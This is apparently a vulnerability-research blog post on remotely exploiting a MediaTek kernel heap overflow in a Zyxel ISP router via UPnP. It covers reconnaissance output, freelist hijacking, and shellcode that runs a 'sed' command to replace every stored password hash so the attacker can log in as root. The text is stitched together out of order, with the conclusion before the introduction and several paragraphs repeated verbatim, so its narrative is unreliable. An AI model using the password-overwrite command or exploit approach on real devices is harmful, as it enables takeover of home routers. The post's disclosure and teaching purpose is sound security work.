 Jokes aside, after crashing the device for hours, I obtained a lot of information about adjacent kernel objects I could target, such as network or RCU structures. However, I failed miserably in trying to exploit them, since I only achieved control of the program counter but not shellcode execution. Without any address leak, trying to exploit adjacent objects remotely and without any debugging tools available was getting too difficult, so I had to look for an alternative.
----[ Freelist hijacking ]----------------------------
Some research later, I ended up going down a very different route, which was freelist hijacking. This technique targets allocator metadata stored within free adjacent objects, rather than trying to corrupt the contents of adjacent objects themselves. I learned this technique from the Hexacon 2025 talk I referenced earlier, where Xiaobye uses it to achieve remote code execution with a very similar MediaTek vulnerability.
But first, we need to go over some kernel allocator concepts. In my case, neither 'CONFIG_SLAB_FREELIST_RANDOM' nor 'CONFIG_SLAB_FREELIST_HARDENED' were enabled, which are kernel protections related to the freelist. As such, the following explanations do not take these protections into account and only discuss the very basics.
Inside the Linux kernel, heap memory is managed using the slab allocator (SLUB in modern kernels). Instead of having a generic heap, this allocator organizes memory into caches. Each cache handles objects of a specific size or type and is composed of slabs, which are contiguous blocks of pages in which same-sized objects are located. General-purpose caches serve allocations up to certain sizes (rounding up as needed), such as 'kmalloc-128' and 'kmalloc-256' which contain objects of up to 128 and 256 bytes respectively. There are also dedicated caches for frequently used kernel structures like network sockets. All these caches can be inspected via '/proc/slabinfo':
Jokes aside, after crashing the device for hours, I obtained a lot of information about adjacent kernel objects I could target, such as network or RCU structures. However, I failed miserably in trying to exploit them, since I only achieved control of the program counter but not shellcode execution. Without any address leak, trying to exploit adjacent objects remotely and without any debugging tools available was getting too difficult, so I had to look for an alternative.
----[ Freelist hijacking ]----------------------------
Some research later, I ended up going down a very different route, which was freelist hijacking. This technique targets allocator metadata stored within free adjacent objects, rather than trying to corrupt the contents of adjacent objects themselves. I learned this technique from the Hexacon 2025 talk I referenced earlier, where Xiaobye uses it to achieve remote code execution with a very similar MediaTek vulnerability.
But first, we need to go over some kernel allocator concepts. In my case, neither 'CONFIG_SLAB_FREELIST_RANDOM' nor 'CONFIG_SLAB_FREELIST_HARDENED' were enabled, which are kernel protections related to the freelist. As such, the following explanations do not take these protections into account and only discuss the very basics.
Inside the Linux kernel, heap memory is managed using the slab allocator (SLUB in modern kernels). Instead of having a generic heap, this allocator organizes memory into caches. Each cache handles objects of a specific size or type and is composed of slabs, which are contiguous blocks of pages in which same-sized objects are located. General-purpose caches serve allocations up to certain sizes (rounding up as needed), such as 'kmalloc-128' and 'kmalloc-256' which contain objects of up to 128 and 256 bytes respectively. There are also dedicated caches for frequently used kernel structures like network sockets. All these caches can be inspected via '/proc/slabinfo':
 In such cases, the following kernel crash was produced immediately after the overflow, in which the discussed function call tree can be observed:
 So, as a summary, the following outcomes could occur on an exploitation attempt, ordered by their probability:
 ----[ Okay, but are 128 bytes enough? ]---------------
If you have been paying attention, you will have realized that I can only execute around 120 bytes of shellcode due to the 128-byte arbitrary write limit. At first, I was going to call this a success and move on. However, as I was writing this blog post, I started doubting whether it was possible to do something actually useful within the 120-byte limit, instead of just printing a short message to the UART output. So, I decided I wasn't done: I needed to craft a fully working RCE exploit.
Trying to execute a reverse shell would require the exploit to return cleanly so that the device did not crash, which seemed like way too much effort. Plus, I had almost no room for long strings, and any cleanup code would probably leave no space for anything else given my tight 120-byte budget. I needed to modify something that survived reboots, so that I did not have to worry about the device crashing after exploitation.
So instead, I decided to target '/data/zcfg_config.json', a persistent config file that stored every parameter on the device. Crucially, it contained password hashes for each user that the device reads on boot to populate '/etc/shadow'. This way, I only needed to modify it and let the device crash, so that I could login via SSH once it rebooted again.
At this point, Claude was only helpful for translating MIPS instructions into bytecode, since I could not make it understand basic hex math nor shellcode optimizations. After a lot of trial and error and some manual assembly programming, I managed to squeeze into 120 bytes some shellcode that executed 'sed -i s/\$6\$[^:]*/ab.oZPM0Sll9M/ /data/zcfg_config.json' asynchronously and then looped indefinitely. This replaced every password hash in the config file with the shortest possible hash corresponding to 'hacked':
----[ Okay, but are 128 bytes enough? ]---------------
If you have been paying attention, you will have realized that I can only execute around 120 bytes of shellcode due to the 128-byte arbitrary write limit. At first, I was going to call this a success and move on. However, as I was writing this blog post, I started doubting whether it was possible to do something actually useful within the 120-byte limit, instead of just printing a short message to the UART output. So, I decided I wasn't done: I needed to craft a fully working RCE exploit.
Trying to execute a reverse shell would require the exploit to return cleanly so that the device did not crash, which seemed like way too much effort. Plus, I had almost no room for long strings, and any cleanup code would probably leave no space for anything else given my tight 120-byte budget. I needed to modify something that survived reboots, so that I did not have to worry about the device crashing after exploitation.
So instead, I decided to target '/data/zcfg_config.json', a persistent config file that stored every parameter on the device. Crucially, it contained password hashes for each user that the device reads on boot to populate '/etc/shadow'. This way, I only needed to modify it and let the device crash, so that I could login via SSH once it rebooted again.
At this point, Claude was only helpful for translating MIPS instructions into bytecode, since I could not make it understand basic hex math nor shellcode optimizations. After a lot of trial and error and some manual assembly programming, I managed to squeeze into 120 bytes some shellcode that executed 'sed -i s/\$6\$[^:]*/ab.oZPM0Sll9M/ /data/zcfg_config.json' asynchronously and then looped indefinitely. This replaced every password hash in the config file with the shortest possible hash corresponding to 'hacked':
 I executed the exploit and, after some waiting, it finally happened. I successfully exploited the unauthenticated remote kernel heap overflow and modified the root password of the device permanently!
 This vulnerability was reported to MediaTek and assigned CVE-2026-20452. You can find the final exploit at my github page. It has already been fixed and published in the June 2026 MediaTek Security Bulletin. According to them, this bug ended up affecting the following chipsets (although they also explicitly mention that this list might be incomplete):
- MT6890 (5G Mobile Hotspot)
- MT7615 (Wi-Fi 5)
- MT7915, MT7916, MT7981, MT7986 (Wi-Fi 6)
- MT7990, MT7992, MT7993 (Wi-Fi 7)
These chipsets can be found on many consumer and enterprise networking devices, including home routers (as in this research) but also other wireless access points, gateways and mobile hotspots. At least here in Spain, the router in which I found and exploited this vulnerability has been widely deployed by my ISP, and I am sure there are plenty of other similar affected devices on every building here. Talking numbers, these MediaTek chipsets are used by millions of devices worldwide. Although exploitation requires targeting a specific model and being able to reach the vulnerable UPnP service, this is still a serious bug that, at minimum, allows launching DoS attacks against affected devices, and kernel level RCE in the worst case.
----[ Conclusions ]----------------------------------
If you have reached the end of this post, congrats! This was a very long journey which took around 6 months from actually breaking into the router to the final MediaTek disclosure and publication of this research. All manufacturers involved were mostly okay to work with, although response times were sometimes longer than expected. Regarding AI, I have used Claude extensively, which worked quite well for reversing and identifying vulnerabilities, but not so much for kernel exploitation. This last part still required a lot of now-old-school learning and reading, which was a very nice experience.
Overall, this was an amazing research to work on which took many hours to complete, and that I hope to be able to present at a hacking conference in the near future (if you are a VR/exploit dev con organizer, hmu!).
Thanks a lot for reading and I hope you found this as interesting as I did. Feel free to contact me for any questions or any other matter, and happy hacking!
This vulnerability was reported to MediaTek and assigned CVE-2026-20452. You can find the final exploit at my github page. It has already been fixed and published in the June 2026 MediaTek Security Bulletin. According to them, this bug ended up affecting the following chipsets (although they also explicitly mention that this list might be incomplete):
- MT6890 (5G Mobile Hotspot)
- MT7615 (Wi-Fi 5)
- MT7915, MT7916, MT7981, MT7986 (Wi-Fi 6)
- MT7990, MT7992, MT7993 (Wi-Fi 7)
These chipsets can be found on many consumer and enterprise networking devices, including home routers (as in this research) but also other wireless access points, gateways and mobile hotspots. At least here in Spain, the router in which I found and exploited this vulnerability has been widely deployed by my ISP, and I am sure there are plenty of other similar affected devices on every building here. Talking numbers, these MediaTek chipsets are used by millions of devices worldwide. Although exploitation requires targeting a specific model and being able to reach the vulnerable UPnP service, this is still a serious bug that, at minimum, allows launching DoS attacks against affected devices, and kernel level RCE in the worst case.
----[ Conclusions ]----------------------------------
If you have reached the end of this post, congrats! This was a very long journey which took around 6 months from actually breaking into the router to the final MediaTek disclosure and publication of this research. All manufacturers involved were mostly okay to work with, although response times were sometimes longer than expected. Regarding AI, I have used Claude extensively, which worked quite well for reversing and identifying vulnerabilities, but not so much for kernel exploitation. This last part still required a lot of now-old-school learning and reading, which was a very nice experience.
Overall, this was an amazing research to work on which took many hours to complete, and that I hope to be able to present at a hacking conference in the near future (if you are a VR/exploit dev con organizer, hmu!).
Thanks a lot for reading and I hope you found this as interesting as I did. Feel free to contact me for any questions or any other matter, and happy hacking!
< go back
----[ Some context ]----------------------------------
This journey begins in late summer 2025, when my colleague Sergio and I decided to give Pwn2Own Ireland 2025 a shot, targeting a couple of embedded devices. However, we underestimated the tight timeframe of the competition, and our day jobs did not leave us with enough time to properly focus on it.
After many intense days (and nights) of hacking, we were not able to come up with a working exploit (although we did collect a decent number of DoS scripts lol). After dealing with the frustration, I decided to take a break from hacking for a few months and dedicate my free time to resting and enjoying life. Of course, that did not happen and, instead, I somehow ended up diving into this massive research.
The thing is that a few months earlier I had switched ISPs, which meant getting a new router. I am obviously not going to refer to this ISP by its name because it probably won't ever fix anything described in here, but it is a medium sized one here in Spain that was gaining a lot of popularity at the time due to offering good quality Internet at a low price. So, as always, I wanted to know what was inside this new router that would effectively act as the door to my home.
The router was a Zyxel device, although I did not know the model yet. I noticed that it supported both SSH and telnet, so I connected using the credentials provided by the ISP technician ("user:user") and was presented with a restricted Zyxel shell:
$ ssh -oHostKeyAlgorithms=+ssh-dss -oPubkeyAcceptedAlgorithms=+ssh-dss user@192.168.1.1
user@192.168.1.1's password:
No entry for terminal type "xterm-256color";
using dumb terminal settings.
ZySH> ?
cfg - DAL command line interface
debug - <N/A>
dns - ZYXEL command line
dsllinestatus - Show Econet DSL line status
ethwanctl - ZYXEL command line
exit - Close an active terminal session
history - Display or clear CLI history
ifconfig - Show network interface configuration
ping - Send ICMP ECHO_REQUEST to network hosts
pppoectl - ZYXEL command line
sys - ZYXEL command line
tcpdump - Text based packet capture utility
traceroute - monitor each routed node during whole routing path to <host>
vcautohuntctl - ZYXEL command line
voicedbgcli - ZYXEL command line
wan - ZYXEL command line
wlan - ZYXEL command line
zycli - ZYXEL command line
ZySH> sys atsh
Firmware Version : V5.50(ABVY.3.9)b2_G0
Bootbase Version : V1.44 | 10/15/2021 11:54:15
Vendor Name : Zyxel Communications Corp.
Product Model : EX3301-T0
Serial Number : [...]
First MAC Address : [...]
Last MAC Address : [...]
MAC Address Quantity : 16
Default Country Code : 00
Boot Module Debug Flag : 00
Kernel Checksum : BF1D51FF
RootFS Checksum : 729CFB55
Romfile Checksum : 0000FB24
Main Feature Bits : 00
Other Feature Bits :
7f89c039: 0405050d 00000100 00000000 00000000
7f89c049: 00000000 00000000 00000000
ZySH>
I was able to obtain some info of the device, such as the model name, which was EX3301-T0. However, most commands did not work properly or required admin privileges, and those that were available only allowed very basic configuration, so no direct access to the OS.

I then opened the web interface and logged in with the same credentials:
After navigating around, it became clear that this was a very restricted interface too. It did not allow uploading firmware nor enabling proper access over SSH nor any other protocol. This is common in ISP routers to prevent users from modifyng the ISP configuration.

At this point, as anyone who wants to access its router would do, I opened it to try finding a UART interface or something similar, which was easy enough since the UART port had debug pins already attached:
Connecting to it only revealed console output and the same restricted shell as over SSH, with no additional privileges.
The bootloader was also proprietary ('ZyXEL zloader v1.4.4'). It allowed interrupting the boot process, but only exposed another restricted shell with no obvious way to modify boot parameters (as it is sometimes possible with U-Boot):
ZyXEL zloader v1.4.4 (10/15/2021 - 11:54:15)
Multiboot client version: 2.5
Not found TC Phy
Not found TC Phy
Not found TC Phy
Not found TC Phy
Not found TC Phy
GE Rext AnaCal Done! (5)(0x1b)
Hit any key to stop autoboot: 5
ZHAL> help
ATEN x[,y] set BootExtension Debug Flag (y=password)
ATSE x show the seed of password generator
ATDC disable check model mechanism
ATSH dump manufacturer related data in ROM
ATRT [x,y,z,u] RAM read/write test (x=level, y=start addr, z=end addr, u=iterations)
ATGO boot up whole system
ATSR [x] system reboot
ATUR x[,y] upgrade RAS image (filename, partition number)
ZHAL>
In short, no easy access to the device :(
I then searched online to see if anyone had already found an easy way in. I found an old article (which I won't share because it explicitly names the ISP) describing a method to extract the admin password from the web interface, using a command injection in the dynamic DNS configuration page. I tried to reproduce it, but the vulnerability seemed already patched and nothing happened. Additionally, special characters in other forms were blocked by the interface itself, which returned an error ("It is not possible to write special characters") and prevented the request from being sent:
Further analysis revealed that authenticated HTTP requests had their bodies encrypted, which was enough to keep me away for the moment. I stopped there and did not continue any further.
----[ Breaking into the router ]----------------------
However, as usual, I could not stop thinking about this, since the fact that there had been in the past such an easy command injection in my router felt like an invitation to break in. So, I created a new folder for this project in my vuln research directory and started diving deeper into this. First thing first, I did a proper network port scan, since I had not executed one earlier because I was only "taking a look":
$ nmap -sV -O -Pn -p- -oN nmap.log 192.168.1.1
Nmap scan report for _gateway (192.168.1.1)
Host is up (0.00072s latency).
Not shown: 65523 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp
22/tcp open ssh (protocol 2.0)
23/tcp open telnet
53/tcp open domain ISC BIND 9.18.41
80/tcp open http
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open ssl/https
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2601/tcp open zebra?
38400/tcp open unknown
49152/tcp open unknown
49153/tcp open unknown
[...]
The FTP server allowed login as 'user', but only granted access to '/home/user', which was empty. None of the other identified services were any useful either.
The more unusual ports, 38400, 49152 and 49153, were associated with the following UPnP devices:
- Port 38400 - 'InternetGatewayDevice': Allows LAN clients to perform NAT operations, such as adding port mappings or controlling firewall rules, using the OCF Device Control Protocol.
- Ports 49152/49153 - 'WFADevice': Allows clients to configure 802.11 parameters (SSID, PSK, security settings) over IP using WPS using the Wi-Fi Alliance Device Control Protocol.
$ binwalk V550ABVY6.2C0.bin
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
372 0x174 LZMA compressed data, properties: 0x6C, dictionary size: 8388608 bytes, uncompressed size: 16279488 bytes
4180222 0x3FC8FE Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 26706310 bytes, 2393 inodes, blocksize: 262144 bytes, created: 2025-04-11 08:20:33
With the filesystem extracted, I focused on the UPnP services identified in the scan, as they are often poorly secured and their binaries are usually easy to reverse using strings. However, I could not find any program listening on port 38400 or implementing the 'InternetGatewayDevice', so I assumed this was something added by the ISP. Ports 49152 and 49153 ('WFADevice') were handled by '/usr/bin/wscd', but most commands were forwarded directly to the kernel via 'ioctl', which seemed too complicated at that point (keep this in mind, as it will be relevant later).
By then, I just wanted a quick way inside the router and did not care about the potential findings requiring authentication. So I decided to take a look into the web interface, since there had already been command injections there in the past.
I quickly found the binary '/bin/zhttpd', which handled the HTTP requests, and loaded it into Ghidra. For this research, I used Claude a lot, since it can be connected to Ghidra using GhidraMCP. Although Claude still has many flaws when diving deep into reversing and exploitation, it is quite useful in the initial phase, in which the main goal is just figuring out which are the most interesting functions of an executable, tracing user input, identifying global tables, figuring out structures, etc.

Using this setup, I quickly identified a global table that mapped routes with their handler functions:
This allowed me to confirm that the '/bin/zhttpd' binary that I had was close enough with the one in my ISP router, since most of these routes were accessible.
